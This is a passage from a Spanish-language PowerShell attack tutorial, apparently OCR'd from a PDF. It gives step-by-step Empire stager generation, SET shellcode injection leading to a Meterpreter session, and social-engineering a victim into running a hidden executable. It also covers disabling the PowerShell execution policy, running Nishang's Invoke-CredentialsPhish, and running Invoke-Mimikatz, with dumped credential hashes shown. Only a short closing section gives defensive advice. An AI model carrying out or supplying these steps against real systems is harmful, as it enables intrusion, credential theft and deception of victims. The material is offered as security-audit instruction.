


Figura 25. Ejecución de comandos

Ahora vamos a generar un ejecutable pero en extensión .bat el cual tendrá nuestro código de powershell.

(Empire: listeners) > usestager launcher_bat esetPoC → Nombre de nuesto listener

(Empire: listeners) > execute

Al hacer esto nos devolverá lo siguiente.

[*] Stager output written out to: /tmp/launcher.bat

El archivo .bat ha sido generado en la carpeta tmp, haciendo un nano del fichero para ver su código fuente.




Figura 26. Código fuente del archivo .bat

Ahora procedemos a compilar la herramienta para eso usaré un programa llamado bat to exe en línea de la siguiente página → http://www.f2ko.de/es/ob2e.php. Teniendo todo esto configurado es momento de hacer Ingeniería social a nuestra victima para que ejecute el archivo .exe. Para eso usare nuevamente el método visto en el capítulo V. ocultándolo y ejecutándolo en segundo plano con IExpress.

Figura 27. Activación de nuestro agent en el equipo victima

Figura 28. Agents activos

Para interactuar con nuestro agents lo hacemos de la siguiente manera.

(Empire: agents) > interact FY3FYYGSHMREFLGA → Nombre del agents

Ahora ejecutamos el comando info.




Figura 29.Ejecución del comando info.

Empire es una gran herramienta que nos facilita la vida a la hora de generar ataques con powershell.

VII. Utilizando Setoolkit para Ataques con Powershell

SET es una completísima navaja suiza dedicada a la ingeniería social, la cual nos permite automatizar tareas que van desde el de envío de SMS (mensajes de texto) falsos, hasta shells inversas con powershell entre muchas características más.

SET por defecto ya está en kali linux solo basta con ejecutar en consola el comando setoolkit.




Figura 30. Menú Setoolkit

Para utilizar los vectores de ataques de setoolkit elegimos la opción 1.




Figura 31. Vectores de Ataque de setookit

Como podemos observar en la figura 31 los diferentes vectores de ataque que nos ofrece setoolkit, el que vamos a usar es el número 9, Vectores de ataque Powershell.




Figura 32. Vectores de ataque powershell en setoolkit

Vamos a utilizar el vector de ataque Powershell Alphanumeric Shellcode Injector, asi que colocamos la opción 1 y procedemos a modificar.




Figura 33. Configuración de nuestro vector de ataque.

Como podemos ver empieza a generar nuestros vectores de ataque con dicho salto a la política de ejecución de scripts powershell. Al terminar de configurar nos preguntara si queremos iniciar nuestro handler que a la hora de ejecutar el archivo generado obtendremos nuestras sesión meterpreter. Así que escribiremos **yes**




Figura 34. Archivo Generado por setoolkit

Ahora crearemos un archivo .bat con el contenido del archivo generado, únicamente cambiamos la extensión .txt por .bat. Usando nuevamente la página http://www.f2ko.de/es/ob2e.php crearemos nuestro ejecutable. Usando nuevamente el método visto en el capítulo V. ocultaremos nuestra aplicación y se ejecutara en segundo plano, al hacerlo se creara la sesión merterpreter.




Figura 35. Sesión Meterpreter




Figura 37. Interacción e información del sistema comprometido.

VIII. Post-Explotación con Nishang.

Nishang es una colección que de scripts que nos permite realizar diversos ataques y tareas post-exploitación durante una auditoria de seguridad.

Figura 38. Lista de script de nishang.

Para utilizar los scripts de nishang vamos a subir la carpeta de estos scritps a nuesrto sistema comprometido con el comando de meterpreter upload.




Figura 39. Subiendo nishang al sistema comprometido

Para la ejecución de los módulos de nishang es necesario cambiar la restricción de las políticas de ejecución de porwershell.

Ejecutamos:

Set-ExecutionPolicy Unrestricted

La directiva de ejecución le ayuda a protegerse de scripts en los que no confía. Si cambia dicha directiva, podría

Exponerse a los riesgos de seguridad descritos en el tema de la Ayuda about_Execution_Policies en

http://go.microsoft.com/fwlink/?LinkID=135170. ¿Desea cambiar la directiva de ejecución?

[S] Sí [N] No [U] Suspender [?] Ayuda (el valor predeterminado es "S"):

PS c:\users/stuxet/nishang>

Ahora vamos importar un módulo sencillo para hacer un phishing para robar las credenciales del usuario.

Ejecutamos.

Import-Module .\Invoke-CredentialsPhish.ps1

Invoke-CredentialsPhish

Al hacer esto y ejecutarlo al usuario le saldrá lo siguiente.




Figura 40. Phishing


Cuando escriba sus credenciales las obtendremos en texto plano en nuestra consola.

Tenemos otra opción para tener las contraseñas del sistema sin la introversión del usuario, para eso usaremos Mimikatz esta es una gran herramienta de post-explotación que nos permite el volcado de contraseñas almacenadas de acceso a recursos compartidos, unidades de red, escritorios remotos, etc.

Para ejecutar Mimikatz hacemos lo siguiente:

Import-Modules .\Invoke-Mimikatz.ps1

Invoke-Mimikatz.ps1



```
        * Username : stuxnet
        * Domain   : STUXNET
        * NTLM     : 1ae1791b02bcb65d982afdded7774b41
        * SHA1     : 1a5abf5d8c0eace380e2f52a848fe66efaff621d
       tspkg :
       wdigest :
        * Username : stuxnet
        * Domain   : STUXNET
        * Password : (null)
       livessp :
       kerberos :      KO
       ssp :
       credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : SERVICIO LOCAL
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 27/11/2016 7:59:06 a. m.
SID               : S-1-5-19
       msv :
       tspkg :
       wdigest :
        * Username : (null)
        * Domain   : (null)
        * Password : (null)
       livessp :
       kerberos :      KO
       ssp :
       credman :

Authentication Id : 0 ; 69573 (00000000:00010fc5)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 27/11/2016 7:59:05 a. m.
SID               : S-1-5-90-1
       msv :
       tspkg :
       wdigest :
        * Username : STUXNET$
        * Domain   : WORKGROUP
        * Password : (null)
       livessp :
       kerberos :      KO
       ssp :
       credman :
```

```
Authentication Id : 0 ; 67607 (00000000:00010817)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 27/11/2016 7:59:04 a. m.
SID               : S-1-5-90-1
       msv :
       tspkg :
       wdigest :
        * Username : STUXNET$
        * Domain   : WORKGROUP
        * Password : (null)
       livessp :
       kerberos :      KO
       ssp :
       credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : STUXNET$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 27/11/2016 7:59:04 a. m.
SID               : S-1-5-20
       msv :
       tspkg :
       wdigest :
        * Username : STUXNET$
        * Domain   : WORKGROUP
        * Password : (null)
       livessp :
       kerberos :      KO
       ssp :
       credman :

Authentication Id : 0 ; 46640 (00000000:0000b630)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 27/11/2016 7:59:03 a. m.
SID               :
       msv :
       tspkg :
       wdigest :
       livessp :
       kerberos :      KO
       ssp :
       credman :
```




Figura 41. Resultado de la ejecución de Mimikatz

IX. Conclusiones

Winwdows powershell es un lenguaje que nos ofrece una gran infinidad de posibilidades a la hora de realizar nuestras auditorias de seguridad.

Todas Las Herramientas utilizadas se saltas la política de ejecución de Powershell.

X. Recomendaciones

Para poder evitar ser víctima de estos ataques es muy recomendado tener nuestro antivirus actualizado, no descargar programas de fuentes desconocidas.

No desactivar las políticas de ejecución de scripts Powershell.

No ejecutar Scripts que no sean de fuentes no confiables.